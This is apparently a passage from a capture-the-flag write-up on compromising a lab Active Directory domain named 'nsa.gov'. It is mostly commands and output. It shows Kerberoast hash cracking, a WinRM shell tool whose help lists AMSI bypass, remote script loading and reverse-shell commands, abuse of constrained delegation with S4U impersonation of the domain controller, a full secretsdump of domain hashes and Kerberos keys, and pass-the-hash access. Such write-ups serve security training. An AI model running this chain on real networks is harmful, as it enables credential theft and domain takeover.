a50931b061444c655bdeb3ac145b88d473befdd2eddf6893b4009fa032f570ef95b75e5ee8b9cec4044159c731aef00e135f84b0638e1bf25d2ca52173787eae73efe1a0d9087d7ea4754c35895672f06b5e46d3ebb77ee368c2e9553bf31d61c79b3d610cb689095ef810b1c6c691bf89eeafe0f1e2cbe9f8d37df5601fabc73a6c13ef6005b6e0e53db20829e2717a766da018ff402ecf8dbe2517b01fa8e86a48a1e1dfc3002baeb3d1c01c9f03e36a42f3b757d867a27a6cdc913b0de85258bb1ccd139939cb0be47e0dd259772abf490d5bd2b89e0ff3a2878af2f96724ffb894b7addca2571174a263b355b2a803e7777b90925e22adc9a90b09fa95737595e9869c034f55d2b4f68e92a8c0db16e117f38374966980aca81c787ef038fdc25b89f0ed4c11e75fb96f17123565da3d283d4896ef4eb493c1c198a0cfaaa30ace54cacd5a62af97bcdaf0d46d95261da864756f810deee369ceece509922a633b49e5a25bd527c38afdc40d10793a7e9fde0572b83c90780d247c5d6aa6dac1745fc3cc5b732168f1aa6f486f398403bed97af18591eedf2aad8d4dd132c91a75001a05f603f0463fc1c46307efe55600c3f658a562a369b77fd82830cca271b23885e:password@123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*combined$NSA.GOV$nsa.gov\combined*$a6f...23885e
...
Found
NSA\combined:password@123
Double check:
$ nxc smb threatzone.nsa.gov -d 'nsa.gov' -u 'combined' -p 'password@123'
SMB         10.0.6.20       445    THREATZONE       [*] Windows 10 / Server 2019 Build 17763 x64 (name:THREATZONE) (domin:nsa.gov) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.0.6.20       445    THREATZONE       [+] nsa.gov\combined:password@123
Check his privileges:
$ python3 winrmexec/evil_winrmexec.py 'nsa.gov/combined:password@123@threat-db.nsa.gov'
[*] '-target_ip' not specified, using threat-db.nsa.gov
[*] '-port' not specified, using 5985
[*] '-url' not specified, using http://threat-db.nsa.gov:5985/wsman

Ctrl+D to exit, Ctrl+C will try to interrupt the running pipeline gracefully
This is not an interactive shell! If you need to run programs that expect
inputs from stdin, or exploits that spawn cmd.exe, etc., pop a !revshell

Special !bangs:
  !download RPATH [LPATH]          # downloads a file or directory (as a zip file); use 'PATH'
                                   # if it contains whitespace

  !upload [-xor] LPATH [RPATH]     # uploads a file; use 'PATH' if it contains whitespace, though use iwr
                                   # if you can reach your ip from the box, because this can be slow;
                                   # use -xor only in conjunction with !psrun/!netrun

  !amsi                            # amsi bypass, run this right after you get a prompt

  !psrun [-xor] URL                # run .ps1 script from url; uses ScriptBlock smuggling, so no !amsi patching is
                                   # needed unless that script tries to load a .NET assembly; if you can't reach
                                   # your ip, !upload with -xor first, then !psrun -xor 'c:\foo\bar.ps1' (needs absolute path)

  !netrun [-xor] URL [ARG] [ARG]   # run .NET assembly from url, use 'ARG' if it contains whitespace;
                                   # !amsi first if you're getting '...program with an incorrect format' errors;
                                   # if you can't reach your ip, !upload with -xor first then !netrun -xor 'c:\foo\bar.exe' (needs absolute path)

  !revshell IP PORT                # pop a revshell at IP:PORT with stdin/out/err redirected through a socket; if you can't reach your ip and you
                                   # you need to run an executable that expects input, try:
                                   # PS> Set-Content -Encoding ASCII 'stdin.txt' "line1`nline2`nline3"
                                   # PS> Start-Process some.exe -RedirectStandardInput 'stdin.txt' -RedirectStandardOutput 'stdout.txt'

  !log                             # start logging output to winrmexec_[timestamp]_stdout.log
  !stoplog                         # stop logging output to winrmexec_[timestamp]_stdout.log

PS C:\Users\combined\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== =======
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Enabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Enabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Enabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeBackupPrivilege                         Back up files and directories                                      Enabled
SeRestorePrivilege                        Restore files and directories                                      Enabled
SeShutdownPrivilege                       Shut down the system                                               Enabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Enabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Enabled
SeUndockPrivilege                         Remove computer from docking station                               Enabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Enabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
THREATZONE.nsa.gov - Act II
Kerberos Constrained Delegation
Find Misconfigured Delegation:
$ nxc ldap threatzone.nsa.gov -d 'nsa.gov' -u 'combined' -p 'password@123' --find-delegation
LDAP        10.0.6.20       389    THREATZONE       [*] Windows 10 / Server 2019 Build 17763 (name:THREATZONE) (domain:nsa.gov) (signing:None) (channel binding:No TLS cert)
LDAP        10.0.6.20       389    THREATZONE       [+] nsa.gov\combined:password@123
LDAP        10.0.6.20       389    THREATZONE       AccountName AccountType DelegationType                     DelegationRightsTo
LDAP        10.0.6.20       389    THREATZONE       ----------- ----------- ---------------------------------- ---------------------------------------------------------------------------------------------------------------------------------------
LDAP        10.0.6.20       389    THREATZONE       combined    Person      Constrained w/ Protocol Transition cifs/threatzone.nsa.gov/nsa.gov, cifs/threatzone.nsa.gov, cifs/THREATZONE, cifs/threatzone.nsa.gov/NSA, cifs/THREATZONE/NSA
OR
$ impacket-findDelegation 'nsa.gov'/'combined:password@123' -dc-ip threatzone.nsa.gov
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

AccountName  AccountType  DelegationType                      DelegationRightsTo               SPN Exists
-----------  -----------  ----------------------------------  -------------------------------  ----------
combined     Person       Constrained w/ Protocol Transition  cifs/threatzone.nsa.gov/nsa.gov  No
combined     Person       Constrained w/ Protocol Transition  cifs/threatzone.nsa.gov          No
combined     Person       Constrained w/ Protocol Transition  cifs/THREATZONE                  No
combined     Person       Constrained w/ Protocol Transition  cifs/threatzone.nsa.gov/NSA      No
combined     Person       Constrained w/ Protocol Transition  cifs/THREATZONE/NSA              No
OR
$ bloodyAD --host threatzone.nsa.gov -d 'nsa.gov' -u 'tcb' -p 'Ponz0Pon$$$' get object 'CN=COMBINED,CN=USERS,DC=NSA,DC=GOV' --attr msDS-AllowedToDelegateTo

distinguishedName: CN=COMBINED,CN=USERS,DC=NSA,DC=GOV
msDS-AllowedToDelegateTo: cifs/threatzone.nsa.gov/nsa.gov; cifs/threatzone.nsa.gov; cifs/THREATZONE; cifs/threatzone.nsa.gov/NSA; cifs/THREATZONE/NSA
Check his UAC values:
$ bloodyAD --host threatzone.nsa.gov -d 'nsa.gov' -u 'tcb' -p 'Ponz0Pon$$$' get object 'CN=COMBINED,CN=USERS,DC=NSA,DC=GOV' --attr userAccountControl

distinguishedName: CN=COMBINED,CN=USERS,DC=NSA,DC=GOV
userAccountControl: NORMAL_ACCOUNT; TRUSTED_TO_AUTH_FOR_DELEGATION
Confirmed he has
TRUSTED_TO_AUTH_FOR_DELEGATION
We have a Constrained delegation configured with protocol transition.
Then let’s go to impersonate the DC object to obtain its ticket:
$ impacket-getST nsa.gov/'combined:password@1234' -dc-ip threatzone.nsa.gov -impersonate 'threatzone$' -spn cifs/threatzone.nsa.gov
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating threatzone$
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in threatzone$@cifs_threatzone.nsa.gov@NSA.GOV.ccache
Credentials dumping (mara) (final flag)
Grab all hashes:
$ export KRB5CCNAME=threatzone\$@cifs_threatzone.nsa.gov@NSA.GOV.ccache
$ klist
Ticket cache: FILE:threatzone$@cifs_threatzone.nsa.gov@NSA.GOV.ccache
Default principal: threatzone$@nsa.gov

Valid starting       Expires              Service principal
08/28/2025 21:26:29  08/28/2025 21:36:29  cifs/threatzone.nsa.gov@NSA.GOV
	renew until 08/29/2025 21:26:28
$ impacket-secretsdump -k threatzone.nsa.gov
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e42e50cae2306e8cedfe2fed29f49bed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a5c2f549c455fff84b5706619ed21be4:::
tcb:1105:aad3b435b51404eeaad3b435b51404ee:2609f83316498d478784a5513e59f8f3:::
shello:1107:aad3b435b51404eeaad3b435b51404ee:124b004400de6bdf0034e0270d861b14:::
combined:1108:aad3b435b51404eeaad3b435b51404ee:e2dcf776d47a5594965419ff2055643d:::
mara:1109:aad3b435b51404eeaad3b435b51404ee:b7bc77bf1775dac08f2a175b8ba68708:::
giammy:1110:aad3b435b51404eeaad3b435b51404ee:8d7afd345478dc88692bb77d96e3744e:::
vale:1111:aad3b435b51404eeaad3b435b51404ee:8d7afd345478dc88692bb77d96e3744e:::
THREATZONE$:1000:aad3b435b51404eeaad3b435b51404ee:de3699910f069cef3c92c792b7bfb7b5:::
THREAT-DB$:1104:aad3b435b51404eeaad3b435b51404ee:9fd921caf5b5e0718f1885fef41fbb98:::
qwerty$:2603:aad3b435b51404eeaad3b435b51404ee:41548b77fdcbc9dc4f1aacff88bbee45:::
FBI$:2602:aad3b435b51404eeaad3b435b51404ee:512a6e9280fb11eedcd0694259393aaa:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:966809afc685386bead47a4039ef0471e426958537e393a6f5c1de472f66cb19
Administrator:aes128-cts-hmac-sha1-96:d7b36c998f651bacd28a57f60cc6f0f5
Administrator:des-cbc-md5:08b58504eab62f34
krbtgt:aes256-cts-hmac-sha1-96:0fba0dc9def83068341044e95fab2d07387cd0b744000e048b283f10c5abab15
krbtgt:aes128-cts-hmac-sha1-96:16ff26fdfc458ef2c89ea50d7182c15e
krbtgt:des-cbc-md5:f7dc836115b615fe
tcb:aes256-cts-hmac-sha1-96:14f89d5303a04ee6c62e10a6d7a3c8e9c5a7947a1a1c98a3c015e2f6c582a311
tcb:aes128-cts-hmac-sha1-96:3c6aabcd26094fbc7d7504b59064817e
tcb:des-cbc-md5:458cf86d94b3b580
shello:aes256-cts-hmac-sha1-96:6755e5faf5021150599f00887471bda35a67b0f7e3f80b77385c2bd6f3e6dee3
shello:aes128-cts-hmac-sha1-96:90e949b0c59c755db474b7b78386dd76
shello:des-cbc-md5:3dbf5d4fabceab38
combined:aes256-cts-hmac-sha1-96:329a607327f79f75d160445f55a134ad5606f1bb3110afa6275cb56c8942d8fe
combined:aes128-cts-hmac-sha1-96:42de8f4afcf211ec3e6ab3e5abb51e09
combined:des-cbc-md5:8c07c78a168679c8
mara:aes256-cts-hmac-sha1-96:7f98bd84f9bd4aa59c4d72ef180d2ef7d29fe1b8a021de0a21843fb1473c1a47
mara:aes128-cts-hmac-sha1-96:17464b06b4b478814e764ab15f9b0ab1
mara:des-cbc-md5:0ea110bfc8e97515
giammy:aes256-cts-hmac-sha1-96:3a7549f39d06e42a15ee1bf346c20e756bdab8954875f54c23be9db3bc925058
giammy:aes128-cts-hmac-sha1-96:3be649d71100ea3182dcab26c904233e
giammy:des-cbc-md5:644ca2d9ba798a13
vale:aes256-cts-hmac-sha1-96:f225a15b00a1b2e13e205ca206bedc2f2e530dad183ac7f641db7df71f2c2024
vale:aes128-cts-hmac-sha1-96:15ceb27b1f2615a15c5c8b9102fe6522
vale:des-cbc-md5:08f15891c1a1fd89
THREATZONE$:aes256-cts-hmac-sha1-96:e072564455548b60963818caa000b8930d14cc4c6a0fd958ac31eefe1acd6310
THREATZONE$:aes128-cts-hmac-sha1-96:ad2f5eafd00e982506736d4dd989ad29
THREATZONE$:des-cbc-md5:430e76cd51543b73
THREAT-DB$:aes256-cts-hmac-sha1-96:89a869bd48d20a4115bc65170d62ba9808eb5ddc5d4ecdb83ff2e7b0a65c27ce
THREAT-DB$:aes128-cts-hmac-sha1-96:a4910302b8329de7e4584ef72999a477
THREAT-DB$:des-cbc-md5:9ec82546ea97516e
qwerty$:aes256-cts-hmac-sha1-96:2a6ec8c80d02f7dfb957b01ff8905a06c70f455f44e31d47d49c382e47392d0c
qwerty$:aes128-cts-hmac-sha1-96:90bdc35b4c97b0179e141ae44a2e70a0
qwerty$:des-cbc-md5:5e70d30e0d0e017a
FBI$:aes256-cts-hmac-sha1-96:2c7a2f5b62069ff4a4a136aa04116ac461671b77cfb8c6bc8042649d507775f2
FBI$:aes128-cts-hmac-sha1-96:2421c166113547b3668d4ad94c1baeea
FBI$:des-cbc-md5:20499d4cbf1f1aba
[*] Cleaning up...
Try to login as Administrator:
$ nxc smb threatzone.nsa.gov -d 'nsa.gov' -u 'Administrator' -H 'e42e50cae2306e8cedfe2fed29f49bed'
SMB         10.0.6.20       445    THREATZONE       [*] Windows 10 / Server 2019 Build 17763 x64 (name:THREATZONE) (domin:nsa.gov) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.0.6.20       445    THREATZONE       [-] nsa.gov\Administrator:e42e50cae2306e8cedfe2fed29f49bed STATUS_LOGON_TYPE_NOT_GRANTED
Login via SMB is restricted.
Finally we can access to the SMB share `mara':
$ nxc smb threatzone.nsa.gov -d 'nsa.gov' -u 'mara' -H 'b7bc77bf1775dac08f2a175b8ba68708' --shares
SMB         10.0.6.20       445    THREATZONE       [*] Windows 10 / Server 2019 Build 17763 x64 (name:THREATZONE) (domin:nsa.gov) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.0.6.20       445    THREATZONE       [+] nsa.gov\mara:b7bc77bf1775dac08f2a175b8ba68708
SMB         10.0.6.20       445    THREATZONE       [*] Enumerated shares
SMB         10.0.6.20       445    THREATZONE       Share           Permissions     Remark
SMB         10.0.6.20       445    THREATZONE       -----           -----------     ------
SMB         10.0.6.20       445    THREATZONE       ADMIN$                          Remote Admin
SMB         10.0.6.20       445    THREATZONE       C$                              Default share
SMB         10.0.6.20       445    THREATZONE       IPC$            READ            Remote IPC
SMB         10.0.6.20       445    THREATZONE       mara            READ
SMB         10.0.6.20       445    THREATZONE       NETLOGON        READ            Logon server share
SMB         10.0.6.20       445    THREATZONE       SYSVOL          READ            Logon server share
Connect via SMB then grab the final flag:
$ smbclientng -d nsa.gov -u mara -H 'b7bc77bf1775dac08f2a175b8ba68708' --host threatzone.nsa.gov
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'threatzone.nsa.gov' as 'nsa.gov\mara'!
■[\\threatzone.nsa.gov\]> use mara
■[\\threatzone.nsa.gov\mara\]> ls
d-------     0.00 B  2025-04-30 08:41  .\
d-------     0.00 B  2025-04-30 08:41  ..\
d--h----     0.00 B  2025-04-13 20:29  AppData\
d--h--s-     0.00 B  2025-04-13 19:01  Application Data\
d--h--s-     0.00 B  2025-04-13 19:01  Cookies\
d----r--     0.00 B  2025-04-13 23:29  Desktop\
d----r--     0.00 B  2025-04-13 19:01  Documents\
d----r--     0.00 B  2025-04-13 19:01  Downloads\
d----r--     0.00 B  2025-04-13 19:01  Favorites\
d----r--     0.00 B  2025-04-13 19:01  Links\
d--h--s-     0.00 B  2025-04-13 19:01  Local Settings\
d----r--     0.00 B  2025-04-13 19:01  Music\
d--h--s-     0.00 B  2025-04-13 19:01  My Documents\
d--h--s-     0.00 B  2025-04-13 19:01  NetHood\
-a-h----  256.00 kB  2025-07-31 04:50  NTUSER.DAT
-a-h--s-   12.00 kB  2025-04-13 19:01  ntuser.dat.LOG1
-a-h--s-     0.00 B  2025-04-13 19:01  ntuser.dat.LOG2
-a-h--s-   64.00 kB  2025-04-13 20:29  NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TM.blf
-a-h--s-  512.00 kB  2025-04-13 19:01  NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer00000000000000000001.regtrans-ms
-a-h--s-  512.00 kB  2025-04-13 19:01  NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer00000000000000000002.regtrans-ms
-a-h--s-    20.00 B  2025-04-13 19:01  ntuser.ini
d----r--     0.00 B  2025-04-13 19:01  Pictures\
d--h--s-     0.00 B  2025-04-13 19:01  PrintHood\
d--h--s-     0.00 B  2025-04-13 19:01  Recent\
d-------     0.00 B  2025-04-13 19:01  Saved Games\
d--h--s-     0.00 B  2025-04-13 19:01  SendTo\
d--h--s-     0.00 B  2025-04-13 19:01  Start Menu\
d--h--s-     0.00 B  2025-04-13 19:01  Templates\
d----r--     0.00 B  2025-04-13 19:01  Videos\
■[\\threatzone.nsa.gov\mara\]> tree
├── AppData/
│   ├── Local/
│   │   ├── Application Data/
[error] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.. Base path: .\AppData\Local\Application Data
│   │   ├── History/
[error] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.. Base path: .\AppData\Local\History
│   │   ├── Microsoft/
│   │   │   ├── InputPersonalization/
│   │   │   │   └── TrainedDataStore/
│   │   │   ├── Windows/
│   │   │   │   ├── CloudStore/
│   │   │   │   ├── GameExplorer/
│   │   │   │   ├── History/
│   │   │   │   ├── INetCache/
│   │   │   │   ├── INetCookies/
│   │   │   │   ├── Shell/
│   │   │   │   │   └── DefaultLayouts.xml
│   │   │   │   ├── Temporary Internet Files/
[error] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.. Base path: .\AppData\Local\Microsoft\Windows\Temporary Internet Files
│   │   │   │   ├── WinX/
│   │   │   │   │   ├── Group1/
│   │   │   │   │   │   ├── 1 - Desktop.lnk
│   │   │   │   │   │   └── desktop.ini
│   │   │   │   │   ├── Group2/
│   │   │   │   │   │   ├── 1 - Run.lnk
│   │   │   │   │   │   ├── 2 - Search.lnk
│   │   │   │   │   │   ├── 3 - Windows Explorer.lnk
│   │   │   │   │   │   ├── 4 - Control Panel.lnk
│   │   │   │   │   │   ├── 5 - Task Manager.lnk
│   │   │   │   │   │   └── desktop.ini
│   │   │   │   │   └── Group3/
│   │   │   │   │       ├── 01 - Command Prompt.lnk
│   │   │   │   │       ├── 01a - Windows PowerShell.lnk
│   │   │   │   │       ├── 02 - Command Prompt.lnk
│   │   │   │   │       ├── 02a - Windows PowerShell.lnk
│   │   │   │   │       ├── 03 - Computer Management.lnk
│   │   │   │   │       ├── 04 - Disk Management.lnk
│   │   │   │   │       ├── 04-1 - NetworkStatus.lnk
│   │   │   │   │       ├── 05 - Device Manager.lnk
│   │   │   │   │       ├── 06 - SystemAbout.lnk
│   │   │   │   │       ├── 07 - Event Viewer.lnk
│   │   │   │   │       ├── 08 - PowerAndSleep.lnk
│   │   │   │   │       ├── 09 - Mobility Center.lnk
│   │   │   │   │       ├── 10 - AppsAndFeatures.lnk
│   │   │   │   │       └── desktop.ini
│   │   │   │   ├── UsrClass.dat
│   │   │   │   ├── UsrClass.dat.LOG1
│   │   │   │   ├── UsrClass.dat.LOG2
│   │   │   │   ├── UsrClass.dat{3ce2bedc-17e1-11f0-b32a-00155d38011f}.TM.blf
│   │   │   │   ├── UsrClass.dat{3ce2bedc-17e1-11f0-b32a-00155d38011f}.TMContainer00000000000000000001.regtrans-ms
│   │   │   │   └── UsrClass.dat{3ce2bedc-17e1-11f0-b32a-00155d38011f}.TMContainer00000000000000000002.regtrans-ms
│   │   │   ├── Windows Sidebar/
│   │   │   │   ├── Gadgets/
│   │   │   │   └── settings.ini
│   │   │   └── WindowsApps/
│   │   ├── Temp/
│   │   └── Temporary Internet Files/
[error] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.. Base path: .\AppData\Local\Temporary Internet Files
│   ├── LocalLow/
│   └── Roaming/
│       └── Microsoft/
│           ├── Internet Explorer/
│           │   └── Quick Launch/
│           │       ├── Control Panel.lnk
│           │       ├── desktop.ini
│           │       ├── Server Manager.lnk
│           │       ├── Shows Desktop.lnk
│           │       └── Window Switcher.lnk
│           └── Windows/
│               ├── CloudStore/
│               ├── Network Shortcuts/
│               ├── Printer Shortcuts/
│               ├── Recent/
│               ├── SendTo/
│               │   ├── Compressed (zipped) Folder.ZFSendToTarget
│               │   ├── Desktop (create shortcut).DeskLink
│               │   ├── Desktop.ini
│               │   └── Mail Recipient.MAPIMail
│               ├── Start Menu/
│               │   └── Programs/
│               │       ├── Accessibility/
│               │       │   ├── desktop.ini
│               │       │   ├── Magnify.lnk
│               │       │   ├── Narrator.lnk
│               │       │   └── On-Screen Keyboard.lnk
│               │       ├── Accessories/
│               │       │   ├── desktop.ini
│               │       │   └── Notepad.lnk
│               │       ├── Maintenance/
│               │       │   └── Desktop.ini
│               │       ├── System Tools/
│               │       │   ├── Administrative Tools.lnk
│               │       │   ├── Command Prompt.lnk
│               │       │   ├── computer.lnk
│               │       │   ├── Control Panel.lnk
│               │       │   ├── Desktop.ini
│               │       │   ├── File Explorer.lnk
│               │       │   └── Run.lnk
│               │       └── Windows PowerShell/
│               │           ├── desktop.ini
│               │           ├── Windows PowerShell (x86).lnk
│               │           ├── Windows PowerShell ISE (x86).lnk
│               │           ├── Windows PowerShell ISE.lnk
│               │           └── Windows PowerShell.lnk
│               └── Templates/
├── Application Data/
[error] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.. Base path: .\Application Data
├── Cookies/
[error] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.. Base path: .\Cookies
├── Desktop/
│   └── final.flag.txt
├── Documents/
│   ├── My Music/
[error] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.. Base path: .\Documents\My Music
│   ├── My Pictures/
[error] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.. Base path: .\Documents\My Pictures
│   └── My Videos/
[error] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.. Base path: .\Documents\My Videos
├── Downloads/
├── Favorites/
├── Links/
├── Local Settings/
[error] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.. Base path: .\Local Settings
├── Music/
├── My Documents/
[error] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.. Base path: .\My Documents
├── NetHood/
[error] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.. Base path: .\NetHood
├── Pictures/
├── PrintHood/
[error] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.. Base path: .\PrintHood
├── Recent/
[error] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.. Base path: .\Recent
├── Saved Games/
├── SendTo/
[error] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.. Base path: .\SendTo
├── Start Menu/
[error] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.. Base path: .\Start Menu
├── Templates/
[error] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.. Base path: .\Templates
├── Videos/
├── NTUSER.DAT
├── ntuser.dat.LOG1
├── ntuser.dat.LOG2
├── NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TM.blf
├── NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer00000000000000000001.regtrans-ms
├── NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer00000000000000000002.regtrans-ms
└── ntuser.ini
■[\\threatzone.nsa.gov\mara\]> cat Desktop/final.flag.txt
24873-30929-28000-20624
OR
$ nxc winrm threatzone.nsa.gov -d 'nsa.gov' -u 'mara' -H 'b7bc77bf1775dac08f2a175b8ba68708' -X 'type c:\users\mara\desktop\final.flag.txt'
WINRM       10.0.6.20       5985   THREATZONE       [*] Windows 10 / Server 2019 Build 17763 (name:THREATZONE) (domain:nsa.gov)
WINRM       10.0.6.20       5985   THREATZONE       [+] nsa.gov\mara:b7bc77bf1775dac08f2a175b8ba68708 (Pwn3d!)
WINRM       10.0.6.20       5985   THREATZONE       [+] Executed command (shell type: powershell)
WINRM       10.0.6.20       5985   THREATZONE       24873-30929-28000-20624
Extra